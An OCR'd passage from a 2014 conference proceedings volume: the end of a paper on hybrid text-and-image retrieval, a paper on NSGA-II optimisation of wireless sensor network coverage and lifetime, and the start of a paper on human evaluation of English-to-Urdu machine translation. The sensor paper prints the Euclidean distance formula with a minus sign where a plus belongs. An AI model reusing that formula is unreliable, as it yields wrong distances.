


Fig. 6 **a** Precision graph for proposed and previous approach for UW database. **b** Recall graph for proposed and previous approach for UW database

are created using color moments. The color space model used was HSV. The first set of results is obtained using the combined distance of text and content. The system again filters the results so obtained using CCH feature and quadratic-form distance to show better results visually, whereas in the proposed approach, we have used FCH instead of CCH and fuzzy string matching instead of tf-idf approach. Moreover, in the proposed approach, the correlation is used to assess the semantics and combine the two modalities (text and image). Whereas in RHIRS, both the modalities have been given the same weightage and no correlation is calculated between the query text and the query image. The higher values of precision and recall in Table 2 prove the performance of the proposed system. Figure 6a, b shows the performance of both the approaches in terms of precision and recall graphs. Figure 7 displays the result of the two approaches.




Fig. 7 *Left column* shows the sample query images and query text. *Upper part* in *Right column* shows the result obtained from the proposed approach, and *lower part* in *right column* shows the results of RHIRS for the same query

4 Conclusion

In the proposed system, FCH is used for feature vector generation for content and fuzzy string matching is used for text matching. The use of FCH gives better results than CCH even for noisy images and reduces the computational cost due to its 1D nature. Fuzzy string matching helps in giving good results even if exact matches for text query are not present in annotations. The correlation is used to assess the semantics of query text and query image. The correlation value obtained is used to combine the two modalities (text and image) using the late fusion with linear combination technique. If correlation value is less (corresponds to bad semantics), content is given more weightage; otherwise, both the modalities are given equal weightage. Moreover, the correlation helps in better ranking of the similar images by discarding the garbage images which are not visually similar to the query image but are retrieved due to just matching of keywords with the query text. The performance is evaluated in terms of precision and recall values. The statistics calculated show that the performance of proposed combined approach is better than the previous approach. Moreover, it helps in understanding and reducing the semantic gap.

References

1. Datta, R., Joshi, D., Li, J., Wang, J.Z.: Image retrieval: ideas, influences, and trends of the new age. ACM Comput. Surv. (CSUR) **40**(2), 5 (2008)
2. Singhai, N., Shandilya, S.K.: A survey on content based image retrieval systems. Int. J. Comput. Appl. IJCA **4**(2), 22–26 (2010)
3. Zhang, H., Jiang, M., Zhang, X.: Exploring image context for semantic understanding and retrieval. Comput. Intell. Softw. Eng., IEEE, 1–4 (2009)
4. Gudivada, V.N., Raghavan, V.V.: Content based image retrieval systems. Computer **28**(9), 18–22 (1995)
5. Smeulders, A.W.M., Worring, M., Santini, S., Gupta, A., Jain, R.: Content-based image retrieval at the end of the early years. IEEE Trans. Pattern Anal. Mach. Intell. **22**(12), 1349–1380 (2000)
6. Pavlidis, T.: Limitations of content-based image retrieval. In: Invited Plenary Talk at the 19th Internet Conference on Pattern Recognition, vol. 8, No. 11, Tampa, Florida (2008)
7. Zhang, H.: Multimedia content analysis and search: new perspectives and approaches. In: Proceedings of the 17th ACM International Conference on Multimedia, pp. 1–2. ACM (2009)
8. Hua, X.S., Worring, M., Chua, T.S.: Internet multimedia search and mining. Internet Multimedia Search Min. (2010)
9. Zhou, X.S., Huang, T.S.: Unifying keywords and visual contents in image retrieval multimedia. IEEE **9**(2), 23–33 (2002)
10. Müller, H., Ruch, P., Geissbuhler, A.: Enriching content-based image retrieval with multilingual search terms. Swiss Med. Inform. **54**, 6–11 (2005)
11. Christel, M.G.: Examining user interactions with video retrieval systems. SPIE (2007)
12. Liu, Y., Zhang, D., Lu, G., Ma, W.Y.: A survey of content-based image retrieval with high-level semantics. Pattern Recogn. **40**(1), 262–282 (2007)
13. Grosky, W.I., Agrawal, R., Fotouchi, F.: Mind the gaps finding the appropriate dimensional representation for semantic retrieval of multimedia assets. Semantic Multimedia Ontol., 229–252 (2008)
14. Westman, S., Lustila, A., Oittinen, P.: Search strategies in multimodal image retrieval. In: Proceedings of the Second International Symposium on Information Interaction in Context, pp. 13–20. ACM (2008)
15. Zhang, N., Song, Y.: An image indexing and searching system based both on keyword and content. Advanced Intelligent Computing Theories and Applications. With Aspects of Theoretical and Methodological Issues, pp. 1032–1039 (2008)
16. Abbas, J., Qadri, S., Idrees, M., Awan, S., Khan, N.A.: Frame work for content based image retrieval (Textual Based) system. J. Am. Sci. **6**(9), 704–707 (2010)
17. Jain, R., Sinha, P.: Content without context is meaningless. In: Proceedings of the International Conference on Multimedia, pp. 1259–1268. ACM (2010)
18. Gui, C., Liu, J., Xu, C., Lu, H.: Extended CBIR via learning semantics of query image. Adv. Multimedia Model., 782–785 (2010)
19. Hartvedt, C.: Using context to understand user intentions in Image retrieval. In: 2nd IEEE Conference on Advances in Multimedia (MMEDIA), pp. 130–133 (2010)
20. Singha, M., Hemachandran, K.: Content based image retrieval using color and texture. Signal Image Proc. **3**(1), 39–57 (2012)
21. Patil, C., Dalal, V.: Content based image retrieval using combined features. In: Proceedings of the International Conference and Workshop on Emerging Trends in Technology, pp. 102–105. ACM (2011)
22. Kushki, A., Androutsos, P., Plataniotis, K.N., Venetsanopoulos, A.N.: Fuzzy aggregation of image features in content-based image retrieval. Int. Conf. Image Proc. **3**, 909–912. IEEE (2002)
23. Konstantinidis, K., Gasteratos, A., Andreadis, I.: Image retrieval based on fuzzy color histogram processing. Opt. Commun. **248**(4), 375–386 (2005)

24. Bugatti, P.H., Traina, A.J., Traina Jr, C.: Assessing the best integration between distance-function and image-feature to answer similarity queries. In: Proceedings of the 2008 ACM Symposium on Applied Computing, pp. 1225–1230. ACM (2008)
25. Levenshtein, V.I.: Binary codes capable of correcting deletions, insertions, and reversals. In: Soviet Physics-Doklady, vol. 10, No. 8. (1966)
26. Salton, G., Wong, A., Yang, C.S.: A vector space model for automatic indexing. Commun. ACM **18**(11), 613–620 (1975)
27. Depeursinge, A., Müller, H.: Fusion techniques for combining textual and visual information retrieval. In: ImageCLEF, pp. 95–114 (2010)
28. Goel, N., Sehgal, P.: A refined hybrid image retrieval system using text and color. Int. J. Comput. Sci. Issues **9**(4, 1), 48–56 (2012)

A Multi-Objective Optimization Approach for Lifetime and Coverage Problem in Wireless Sensor Network

Anil Kumar Sagar and D. K. Lobiyal

Abstract Coverage in wireless sensor networks has been an area of interest in recent years. Energy efficiency is also very crucial factor to extend the lifetime of wireless sensor network. In wireless sensor network, main source of energy consumption is sensing and communication. In this paper, we model the coverage problem as multi-objective optimization problem for maximizing the lifetime of network and minimizing the energy consumption while keeping the coverage as a quality of service measure. The network lifetime maximization can be achieved by maximizing the number of cover sets while keeping the desired coverage fraction. We use NSGA-II an evolutionary multi-objective approach to solve this problem successfully.

Keywords Wireless sensor network · Coverage · Cover sets · Energy · Lifetime

1 Introduction

Wireless sensor network have wide range of applications such as disaster management, environment monitoring, military surveillance, habitat monitoring. In these applications, sensor nodes are randomly and densely scattered without any human involvement in vast geographical area. These nodes operate independently in unattended and hostile environment. Sensor nodes are powered by batteries with limited capacity, and it is very difficult to recharge or replace these small size

A. K. Sagar (✉) · D. K. Lobiyal
School of Computer and Systems Sciences, Jawaharlal Nehru University,
New Delhi 110067, India
e-mail: aksagar22@rediffmail.com

D. K. Lobiyal
e-mail: lobiyal@gmail.com

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_32, © Springer India 2014

batteries [1]. Therefore, energy conservation is crucial and important for extending lifetime of wireless sensor network. Since sensors may be spread in an arbitrary manner, therefore, coverage becomes a fundamental research issue which directly affects the capability and efficiency of WSN. Generally coverage reflects how well the deployed sensors monitor the area of interest. Therefore, it can be considered as the measure of QoS in a sensor network [2]. Sensor nodes should be scattered with high density to achieve full coverage. A sensor network should be deployed with density up to 20 nodes/m^3 in order to prolong the network lifetime [3]. However, if all these sensor nodes work simultaneously, this may cause wastage of energy due to packet collision, interference between communication and redundancy of sensed data. Therefore, in high-density network, it is possible to keep some sensors in active mode and selectively turn off some redundant nodes while maintaining complete sensing coverage. When active sensors runs out of energy, those non-active sensors can turn on and replace them to keep wireless sensor network in working mode, thus lifetime of the network can be extended [4].

2 Related Work

In [5], Slijepcevic et al. find the maximal number of covers from the deployed sensors where each cover has a set of nodes that can completely cover the target area. Only one set is active at a time. After some specified time, another set is active while the first one is deactivated. In this way, all sets are used in each round and the process continues till the end of the sensor node power. In [6], authors proposed a sleep scheduling scheme based on multiple criteria such as distance of sensor node from cluster head, remaining energy of sensor nodes, and buffer queue. In [7], a node scheduling scheme is proposed based on the local neighbor information. A node decides to go in sleep mode when it discovers that its neighbors can monitor its whole sensing area. In [8], authors proposed a solution for coverage, connectivity, and lifetime maximization by using hybrid multi-objective evolutionary approach. In [9], Tilak et al. investigated the effect of infrastructure on the performance of the network. Authors also studied the three deployment strategies, random, regular, and planned, and suggest for random deployment for its low cost. In [10], authors proposed a geographical adaptive fidelity (GAF) algorithm for energy conservation. This algorithm turns off redundant sensor nodes without affecting the routing fidelity. In [11], Zhang et al. proposed optimal geographical density control (OGDC) for large-scale wireless sensor network. This algorithm maintains coverage as well as connectivity by turning on minimal number of sensor nodes. In this paper, we apply a multi-objective optimization approach where the challenge is to find optimal number of sensor nodes to provide maximum coverage fraction in each cover sets and minimize the energy consumption and thus maximize the lifetime of sensor network.

3 Coverage Model and Assumptions

3.1 Coverage Rate

Firstly, we assume that the monitoring area is a 2D square region A_s, and set S of N homogeneous sensors ($S = s1, s2, \ldots sN$) are randomly deployed. Each sensor monitors the event of interest and reports to the base station with either single- or multi-hop communication. Sensing range of node n_i ($i = 1 \ldots N$) is assumed to be circular with radius r. Each sensor initially has the same amount of energy available. The number of sensors deployed randomly is much more greater than required to achieve maximum coverage of the monitoring area. Therefore, scheduling of sensor nodes for wake up and sleep should be considered to minimize energy consumption cost and for extended lifetime of sensor network.

Practically sensor detections are inexact and the overlap among sensing ranges of different sensors are indefinite. Therefore, for activating the minimum number of sensor nodes for maximum coverage, we use probabilistic coverage model. Let us assume that the network is divided in $m \times n$ sensor field and N sensors are randomly deployed. A sensor s_k is positioned at point (x_k, y_k). For any point p at (x, y), the Euclidean distance between s_k and p is denoted as.

$$d(s_k, p) = \sqrt{(x_k - x)^2 - (y_k - y)^2}$$

The probabilistic coverage of a point $p(x, y)$ by a sensor s_k is represented by [12]

$$p_{\text{cov}}(s_k) = \begin{cases} 0, & r + r_u \leq d(s_k, p) \\ e^{-\gamma a^{\beta}}, & r - r_u \leq d(s_k, p) < r + r_u \\ 1 & r - r_u \geq d(s_k, p) \end{cases} \quad (1)$$

where r_u is a measure of uncertainty in detection by a sensor, γ and β parameters measure detection probability when an object is at distance greater than r_u but within a maximum distance from the sensor and $a = d(s_k, p) - (r - r_u)$. However, a monitoring point might be covered by one or more sensors at the same time from a node set. The fractional coverage of sensor set is defined as the proportion of target region over the total region A_s. Let we assume that sensor nodes are randomly deployed over an area A_s and at a distance $x = d(s_k, p)$ from the event of interest. The probability that the event is detected by the sensor is

$$P_{\text{cov}}(s) = \frac{1}{A_s} \int_{x=0}^{r} p_{\text{cov}}(s_k) 2\pi \, x \mathrm{d}x \quad (2)$$

From Eq. (1), for $\beta = 1$

$$P_{\text{cov}}(s) = \frac{\pi r_u^2}{A_s} + \frac{2\pi}{A_s \gamma^2}\left[(1 + \gamma r_u) - e^{-\gamma(r - r_u)}(1 + \gamma r)\right] \tag{3}$$

Probability that area of interest will be detected by at least one of the N nodes

$$P_f = 1 - (1 - P_{\text{cov}}(s))^N \tag{4}$$

Substituting the value of P_{cov} (s) in Eq. (4), we get coverage fraction, measure of uncertainty $r_u = 0$

$$P_f = 1 - \exp\left[\frac{2\pi N}{A_s \gamma^2}((\gamma r + 1))e^{-\gamma r} - 1)\right] \tag{5}$$

From this formula, we can calculate the desired fractional coverage with minimum number of active nodes in the cover set.

3.2 Maximum Disjoint Set Covers Problem

To maximize the lifetime of network, sensor nodes are partitioned into disjoint set covers, more the number of disjoint set covers, longer the network life time. Thus, the maximal network lifetime problem is to find the maximum disjoint set covers that are activated successively. Sensor nodes activity is scheduled to alternate between sleep and active mode, such that desired area is continuously monitored by the set of active sensors. The decision variables of the above problem are:

$$S_k = \begin{cases} 1, & \text{if set cover } k \text{ is selected} \\ 0, & \text{otherwise} \end{cases}$$

$$x_{kj} = \begin{cases} 1, & \text{if sensor } j \text{ is in the set cover } k \\ 0, & \text{otherwise} \end{cases}$$

Mathematically, above problem can be formulated as follows:
Objective is to maximize disjoint set covers:

$$\text{Maximize} \sum_{k=1}^{M} S_k, \quad \text{S.t the following constraint} \tag{6}$$

$$\sum_{k=1}^{M} S_k \subseteq S \tag{7}$$

$$\sum_{i=1}^{N} e_i \leq E_{\text{int}} \tag{8}$$

$$S_i \cap S_j = \phi \tag{9}$$

where M is the number of disjoint set covers, S_K ($K = 1 \ldots M$) is the Kth set cover. E_{int} is the initial energy of sensor node, and e_i is the energy consumed by a sensor node when it is in active mode. Constraint (7) guarantees that every sensor in cover set belongs to the available sensor set. Constraint (8) assures that the energy consumed by each sensor node must be less than or equal to the initial energy. Constraint (9) guarantees that no sensor can be assigned in more than one of the disjoint set covers.

3.3 Energy Consumption model

As we know that basic component of sensor node are a sensing unit, a processing unit, a transceiver unit, and a power unit, each unit consumes different amount of energy. Let the sensing power, transmitting power, and receiving power of sensor node are denoted by P_s, P_t, P_r, respectively. Assume at time instant t, there are $N(t)$ sensors that monitor the coverage area A_s. Therefore, the energy required for sensing is denoted by

$$E_{\text{sens}}(N(t)) = N(t)P_sT_s \tag{10}$$

where T_s is the time required for sensing activity by a node. The energy required for communication between nodes, incorporates energy required for transmitting and receiving data, and is given by the following equation:

$$E_{\text{comm}}(N(t), T) = (P_tT + P_rT)N(t) \tag{11}$$

$$E_{\text{tot}} = E_{\text{sens}} + E_{\text{comm}} \tag{12}$$

$$\text{Objective is to minimize} \sum_{\text{tot}\,\varepsilon N} E_{\text{tot}} \tag{13}$$

where E_{tot} is the energy consumed by sensing and communication by a node during the network lifetime. N is the set of sensor nodes and T is the set of time periods.

4 Multi-Objective Optimization Problem

Our goal is to find the optimal solutions satisfying objective functions. These set of optimal solutions known as Pareto optimal solutions. Multi-objective optimization problem (MOOP) deals with more than one objective function that has to be minimized or maximized and finds out Pareto optimal solutions. Some basic concepts of MOOP are defined below.

In general, multi-objective optimization can be formulated as

$$\begin{array}{ll} \text{Minimize/maximize} & F(x) = (f_1(x), f_2(x)..f_M(x)) \\ \text{subject to } g_i(x) \leq 0, & i = \{1, 2..., k\} \\ h_j(x) = 0, & j = \{1, 2..., p\} \\ x_i^{[L]} \leq x_i \leq x_i^{[u]} & i = \{1, 2...n\} \end{array}$$

where x is a n-dimensional decision variable vector x=(x1, …, xn).

Pareto optimal set: Set of Pareto optimal solutions is called Pareto optimal set.

Pareto optimal solution: Let $x \subseteq X$ be a subset of solutions, if $x1$ is non-dominated by any element of x, then $x1$ is called non-dominated solutions with respect to x. Solution $x1$ is called Pareto optimal

Dominance: A vector $u = (u_1, \ldots u_k)$ is said to dominate another vector $v = (v_1 \ldots v_k)$ iff u is partially less than v, i.e., i.e.$\forall i \in \{1, \ldots k\}, u_i \leq v_i \wedge \exists i \in \{1, \ldots k\}, u_i < v_i$.

4.1 A Fast Non-Dominated Sorting Approach (NSGA II)

NSGA is a very popular multi-objective evolutionary algorithm but criticized for its computational complexity, lack of elitism, and sharing parameter required. A modified version NSGA–II algorithm was developed by Deb et al. [13], which has a better sorting algorithm, incorporates elitism and no sharing parameter needs to be chosen. It is a population-based genetic algorithm, and we can get number of Pareto optimal solutions within a single generation. Population is initialized randomly, after initialization population is sorted based on best non-dominated front and continues with second non-dominated front and so on. For each individual, crowding distance is calculated. Large crowding distance results in better diversity in the population. Parents are selected from sorted population by using binary tournament selection which is based on rank and crowding distance. At each iteration, offspring is generated by applying crossover and mutation operator. Parent population and current offspring population are combined together and sorted again based on non-dominated sorting. Among these sorted population, only N best population is selected, where N is the population size. The algorithm terminates when the maximum number of iteration is achieved.

5 Result Analysis and Performance Evaluation

The results obtained in this section are through NSGA-II a multi-optimization approach implemented in MATLAB. A random deployment of 100 sensor nodes in a square area of 100-m field is used for monitoring purpose. The radio range of each sensor node is assumed to be 10 m. Initial energy of each sensor node is 3 J.




Fig. 1 Pareto optimal front for network lifetime versus coverage




Fig. 2 Number of sensor nodes versus number of cover sets

This algorithm runs for 100 generations with population size 50 and mutation probability 0.01 and crossover rate 0.9. Figure 1 shows the Pareto optimal front obtained from the MOGA and NSGA-II. NSGA–II produces 11 non-dominated solutions for the network lifetime and coverage objective. It has also seen from figure that NSGA-II has more superior quality solution than MOGA

Figure 2 shows that when the sensing range of the node increases, the number of cover sets also increases. When the sensing range of the node is low, it requires more number of sensor nodes to cover the area, thus less number of cover set will be formed. On the other hand, when the range of the sensor node is high, then it requires less number of nodes, thus the cover set also increases. When the number of nodes deployed is 100 and sensing range is 10 m, then the number of disjoint cover set formed is 11, and when the sensing range is 15 m, the number of disjoint cover set is 16, and for sensing range 20 m, the number of set cover formed is 18.

6 Conclusion

In this paper, we have proposed a lifetime maximization scheme with coverage constraint by using multi-objective evolutionary approach. This solution is suitable for high-density networks where it is difficult to obtain optimal solutions between conflicting objectives. An NSGA-II algorithm showed its advantage against MOGA in terms of quality of solutions. In our problem, NSGA-II selected maximum number of cover sets whose fractional coverage is more than a threshold value and having minimum number of nodes. Each cover set is activated by turn thus prolong the lifetime of the network.

References

1. Akyildiz, I.F., Su, W., Sankarasubramaniam, Y., Cayirci, E.: Wireless sensor networks: a survey. Comput. Netw. **38**(4), 393–422 (2002)
2. Meguerdichian, S., Koushanfar, F., Potkonjak, M., Srivastava, M.B.: Coverage problems in wireless ad-hoc sensor networks. IEEE Inf. **3**, pp. 1380–1387 (2001)
3. Shih, E., Cho, S., Ickes, N., Min, R., Sinha, A., Wang, A., Chandrakasan, A.: Physical layer driven protocol and algorithm design for energy-efficient wireless sensor networks, In: Proceedings of the 7th International Conference on Mobile Computing and Networking, Rome, Italy, pp. 272–287 (2001)
4. Deng, J., Han, Y. S.,. Heinzelman, W. B., Varshney, P. K.: Scheduling Sleeping nodes in high density cluster-based sensor networks, ACM/Kluwer mobile networks and applications, special issue on "energy constraints and lifetime performance in wireless sensor networks". Mob. Netw. Appl. **10**(6), pp. 825–835 (2005)
5. Slijepcevic, S., Potkonjak, M.: Power efficient organization of wireless sensor networks. In: Proceedings of IEEE International Conference on Communication, Helsinki, Finland, pp. 472–476 (2001)
6. Paul, S., Nandi, S., Singh, I.: A dynamic balanced-energy sleep scheduling scheme in heterogeneous wireless sensor network, ICON 2008. 16th IEEE International Conference, pp. 1–6, 12–14 Dec 2008
7. Tian, Di., Georganas, Nicolas D.: A coverage-preserving node scheduling scheme for large wireless sensor networks. In: Proceedings of the 1st ACM International Workshop on Wireless Sensor Networks and Applications, ACM, New York, USA, pp. 32–41 (2002)
8. Martins, F.V.C., Carrano, E.G., Wanner, E.F., Takahashi, R.H.C., Mateus, G.R.: A hybrid multiobjective evolutionary approach for improving the performance of wireless sensor networks. Sens. J. IEEE **11**(3), 545–554 (2011)
9. Tilak, S., Abu-Ghazaleh, N B., Heinzelman, W.: Infrastructure tradeoffs for sensor networks, In: 1st ACM International Workshop on Wireless Sensor Networks and Applications (WSNA'02), pp. 49–58 (2002)
10. Xu, Y., Heidemann, J., Estrin, D.: Geography-informed energy conservation for ad hoc routing. In: Proceedings of the 7th Annual ACM/IEEE International Conference on Mobile Computing and Networking (MobiCom'01), Rome, Italy, July 2001
11. Zhang, H., Hou, J.C.: Maintaining sensing coverage and connectivity in large sensor networks, Technical Report UIUC, UIUCDCS-R- 2003-2351 (2003)
12. Jia, J., Wu, X., Chen, J., Wang, X.: Exploiting sensor redistribution for eliminating the energy hole problem in mobile sensor networks. EURASIP J. Wirel. Commun. Netw. **1**, 1–11 (2012)
13. Deb, K., Pratap, A., Agarwal, S., Meyarivan, T.: A fast and elitist multi-objective genetic algorithm: NSGA-II. IEEE Trans. Evol. Comput. **6**(2), 182–197 (2002)

Evaluation of English-to-Urdu Machine Translation

Vaishali Gupta, Nisheeth Joshi and Iti Mathur

Abstract This paper is based on the Evaluation of English-to-Urdu Machine Translation. Evaluation measures the quality characteristic of the Machine Translation output and is based on two approaches: Human Evaluation and Automatic Evaluation. In this paper, we are mainly concentrating over Human Evaluation. Machine Translation is an emerging research area in which human beings play a very crucial role. Since language is so vast and because of its diverse nature, the accuracy is not maintained. To maintain this accuracy, Human Evaluation is taken as a base. Human Evaluation can be used with different parameters to judge the quality of sentences.

Keywords Human Evaluation · Adequacy · Fluency · Comprehensibility

1 Introduction

We live in a trans-lingual society where people from different linguistic backgrounds live together. It is practically impossible for an individual to speak all the languages. In this context, MT proves to be a savior. In MT, research work totally depends on the result of its evaluation. Since Machine Translation is an automated system, it is not necessary that the system will provide us the accurate result.

V. Gupta (✉) · N. Joshi · I. Mathur
Apaji Institute, Banasthali University, Rajasthan, India
e-mail: vaishali.gupta77@gmail.com

N. Joshi
e-mail: nisheeth.joshi@rediffmail.com

I. Mathur
e-mail: mathur_iti@rediffmail.com

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_33, © Springer India 2014

To know the accuracy of the result, evaluation is required. We can evaluate any languages in two ways: Human Evaluation and Automatic Evaluation.

In Human Evaluation, we have a source language and a target language. These two languages are compared by an expert on the basis of some parameters. Since human is a valuable resource, it is costly and time-consuming. Human Evaluation is based on subjective judgment. Apart from all these shortcomings, humans are the ultimate end users of the output. For Automatic Evaluation, many metrics have been proposed, which are fast and cheap. The metrics should be consistent and reliable. These metrics compare the result of machine-translated output with the human reference translation and check the closeness of the result. The closest result becomes the best output. In this paper, we describe the results of Human Evaluation using some scale-based parameters. These scales rate the machine-translated output. In this process, we focus on the English-to-Urdu language pair.

2 Related Work

Many researchers have analyzed the quality of MT output. They have also explained some methods and approach for evaluation. White et al. [1] proposed a work for Evaluation of Machine Translation. Here, author uses the some evaluation methodologies, which minimize the subjectivity problem and heterogeneity problem. Snover et al. [2] proposed a work for a study of translation edit rate with targeted human annotation to make TER to be a more accurate measure for translation quality. This paper describes an approach that employs human annotation to make TER to be a more accurate measure for translation quality. Bremin et al. [3] describe methods for Human Evaluation of Machine Translation. These methods are automatic metrics, human error analysis, reading comprehension, and eye tracking. Wojak and grali [4] proposed a work for Matura Evaluation Experiment based on Human Evaluation of Machine Translation. In this work, author presents a Web-based system for Human Evaluation of Machine Translation. Vilar et al. [5] proposed the work for Human Evaluation of Machine Translation through binary system comparison. Here, author describes a novel evaluation scheme for the Human Evaluation of MT system. This method is based on the direct comparison of two sentences at a time by human judges. Denkowski and Lavie [6] presented the work for choosing the right Evaluation for Machine Translation. In this paper, author examines the motivation, design, and performance of annotator and practical result of several types of Human Evaluation tasks of machine translation. Adly and Ansari [7] proposed the work for Evaluation of Arabic Machine Translation system based on the Universal Networking language. Here, authors evaluate a MT system based on the interlingua approach, the universal network language (UNL) system, designed for multilanguage translation.

3 Evaluation of English-to-Urdu MT

In this section, we are emphasizing on the significant studies of MT evaluation and the importance of evaluation in the research domain of MT. Each country has its own language, and these languages have their own structure. Similarly, there are 22 constitutional languages in India among them one is Urdu. In this paper, we are emphasizing on the Evaluation of English-to-Urdu Machine Translation. After getting the translated output, we will examine its quality of translated output by showing how much good or bad it is or how much reliable it is. Through this Evaluation, we will be able to know the progress of Machine Translation in this area. Some dimensions have been specified in Machine Translation Evaluation, which are (1) Human Evaluation and Automatic Evaluation, (2) quality assessment: at sentence-level versus system-level versus task-based evaluation, (3) black box versus glass box evaluation, (4) evaluation for external validation versus contrastive comparison of different MT systems.

Human Evaluation is based on adequacy and fluency. Adequacy is the extent to which the meaning of the source text is rendered in the translated text. Fluency is the extent to which the target text appeals to native speakers in terms of well-formedness of the target text, grammatical correctness, absence of misspellings, adhere to common language usage of terms, and meaningfulness within the context [1]. MT output also uses the automatic metrics, which are quick, easy, and cheap way to gauge the quality of output. There are many metrics that have been proposed for automated evaluation measures. Some of them are BLEU, NIST, METEOR, ATEC, AMBER. Among them, BLEU and NIST are highly compatible with English-to-Urdu Machine Translation Evaluation. Hutchins and Somers provide a survey of evaluation, namely quality assessment in terms of accuracy, intelligibility, and style; error analysis; and benchmark tests. Black box and glass box are also specific dimensions for Evaluation of Machine Translation. In black box evaluation, the evaluator has access only to the input and output of the system under evaluation. In glass box evaluation, the evaluator also has access to the working of the system and can thus assess each subpart of the system.

There are a number of typologies of MT evaluation approaches currently in use. White [1], whose work is based on that of Arnold et al. [8] and augmented by the models of Vasconcellos [9], organizes MT evaluation into six main types (Flanagan [10]):

- *Declarative evaluation*: Measures the ability of an MT system to handle texts representative of an actual end user, White [1].
- *Operational evaluation*: Addresses the question of whether an MT system will actually serve its purpose in the context of its operational use or if focusing on cost in particular, determines the cost-effectiveness of an MT system in the context of a particular operational environment.
- *Feasibility evaluation*: Provides measures of interest to researchers and the sponsors of research of whether the system has any actual potential for success after further research and implementation.

- *Internal evaluation*: Occurs on a continual or periodic basis in the course of research and or development to test whether the components of a system work as they are intended.
- *Usability evaluation*: Measures the ability of a system to be useful to people whose expertise lies outside MT.
- *Comparison evaluation*: Measures some attributes of a system against the same attribute of other systems.

4 Human Evaluation

The goal of Machine Translation system is to get exactly the same results as that of human translation. Machine translation system correlates well with the translation quality of human judges. To evaluate the translation quality of any sentence, we need Human Evaluation. In Human Evaluation, two sentences are directly compared at a time by the human judges. Human evaluator uses numerical ranges for judging the quality of Machine Translation output. These judgments are basically categorized on the basis of adequacy and fluency.

- *Adequacy*: Evaluators define amount of meaning expressed in a reference translation using following scale:

  (5) All (4) Most (3) Much (2) Little (1) None

